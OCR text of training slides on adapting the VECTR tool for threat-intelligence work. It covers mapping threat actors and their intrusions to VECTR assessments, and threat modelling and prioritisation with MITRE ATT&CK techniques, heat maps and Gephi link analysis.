


ANALYST 201

VECTR: Data Import

Easily import shared Assessments and Campaigns using the built-in VECTR import tool

Import YAML or JSON based datasets, including native support of the MITRE ATT&CK CTI bundle



Act 3:
The Execution

ANALYST 201

Adapting VECTR for Adversarial Modelling


VECTR Vision

In VECTR parlance, techniques are logically grouped by time (Assessment) and tactic (Campaign), rather than by a specific threat actor

Environment
For logical separation of assessments

Assessment
Typically after a period of time, such as Q1 2024

Campaign
Usually focussing around a specific tactic sprint



Test Case
A specific atomic test to be assessed for validation


CITA Vision

With CITA's methodology, a threat actor is mapped as a VECTR Assessment, and any corresponding attributed intrusions as VECTR Campaigns

Team Use Case
One database per team or use case within security

Threat Actor
To track specific threat actors of interest

Cyber Attack
Prominent cyber attack or tool used by the adversary



Specific TTP
Specific way a tool was used by the adversary

ANALYST 201

Adapting VECTR for Adversarial Modelling

VECTR Vision

In VECTR parlance, techniques are logically grouped by time (Assessment) and tactic (Campaign), rather than by a specific threat actor


CITA Vision

With CITA's methodology, a threat actor is mapped as a VECTR Assessment, and any corresponding attributed intrusions as VECTR Campaigns

Environment
For logical separation of assessments

Assessment
Typically after a period of time, such as Q1 2024

Campaign
Usually focussing around a specific tactic sprint




Test Case
A specific atomic test to be assessed for validation

Team Use Case
One database per team or use case within security

Threat Actor
To track specific threat actors of interest

Cyber Attack
Prominent cyber attack or tool used by the adversary



Specific TTP
Specific way a tool was used by the adversary

ANALYST 201


VECTR: CTI Implementation Result

CITA Vision

CITA Database
Serves as a knowledge base for all CITA research

Threat Actor
Specific threat actors / groups based on our PIRs

Campaign *or* Intrusion
Documented intrusions attributed to the threat actor



TTP
Specific way a tool or technique was leveraged

Threat Research → Lazarus →

- Bank of Bangladesh → TTP 1
- Far Eastern International Bank → TTP 2
- Troy Operation → TTP 3
- DarkSeoul Operation → ETC …
- Sony Pictures

Need help identifying which threat groups might be the most relevant to your organisation?

- *Malpedia*
- *Thai CERT Threat Actor Encyclopaedia*

Act 4:
Threat Modelling

ANALYST 201

Threat Modelling with ATT&CK: Prerequisites

Source: CMS Information Security and Privacy Group (ISPG)

Threat modelling is an essential part of a proactive approach to security, allowing defenders to identify potential attack vectors and tactics used by threat actors, develop effective countermeasures to prevent or mitigate potential attacks, and maintain a strong security posture.

1 ✓

Identify Potential Threats and Attack Vectors

Identifying potential threats to your organisation's systems and data, such as phishing attacks, ransomware, commodity malware, or specific threat groups, etc

2 ✓

Map Potential Threats to the MITRE ATT&CK Framework

For every threat against a process, function, or asset there is an exploitable action; this is a TTP, and should be captured at the procedural level

3 ✓

Develop Countermeasures to Prevent or Mitigate Attacks

Based on the identified threats and mapped ATT&CK TTPs, defenders should develop countermeasures to prevent or mitigate potential attacks

ANALYST 201


Threat Modelling with ATT&CK

Also See: Threat Modelling:
As Easy as OATMEAL by Elastic

Continuously collating and capturing TTPs within VECTR — derived from intrusions observed in the wild — allows analysts to meet the evidence-based approach documented by MITRE Engenuity's *Threat Modeling with ATT&CK* framework.

This allows defenders to prioritise where to focus their efforts when considering countermeasures and mitigations.


Go To MITRE Engenuity Docs



ANALYST 201

Threat Modelling with ATT&CK

Also See: Top ATT&CK Techniques by MITRE Engenuity



TTP	Technique Name
T1528	Steal Application Access Token
T1078	Valid Accounts
T1110	Brute Force
T1556	Modify Authentication Process
T1098	Account Manipulation
T1087	Account Discovery
T1069	Permission Groups Discovery
T1552	Unsecured Credentials
T1526	Cloud Service Discovery

VECTR's Heat Map feature allows analysts to systematically approach the prioritisation of ATT&CK techniques based on prevalence, common attack choke points, and actionability

Testing outcomes or technique counts allow defensive teams to focus their efforts when considering countermeasures and mitigations

ANALYST 201


Threat Modelling with ATT&CK & VECTR

VECTR's powerful reporting views allow analysts to compile a targeted selection of techniques that support threat modelling by:

- *Threat Actor*
  Actor-attributed campaigns — Bear, Kitten, Panda, Pigeon, etc

- *Motivation / Intent*
  Threat type, ransomware groups, commodity malware, etc

- *Other Characteristics*
  Country of origin, technology targeted, time period, etc




ANALYST 201

Thematic Insights with VECTR and Gephi

Exported VECTR datasets can be used to perform link analysis with tools such as Gephi — surfacing broader themes, and providing insights into technique and tool utilisation.

Isolated nodes represent capabilities that are unique to a threat actor




Enlarged clusters represent techniques that are common across different threat actors

ANALYST 201

VECTR: From Tactical to Strategic Intelligence

In addition to granular data on attacker TTPs and control efficacy, building a knowledge base within VECTR allows CTI teams to gain valuable insights which can support strategic decision making.



ANALYST 201

VECTR Beyond CTI Use Cases

Threat Intelligence teams can use VECTR to collate and organise known truths about a threat actor and their TTPs

Incident Responders can log novel incidents such as commodity malspam campaigns into VECTR, and track use case development

Formal engagements, such as external Red Teaming and regulator mandated evaluations can be loaded and tracked within VECTR

Break

Demo

ANALYST 201

Common Misconceptions

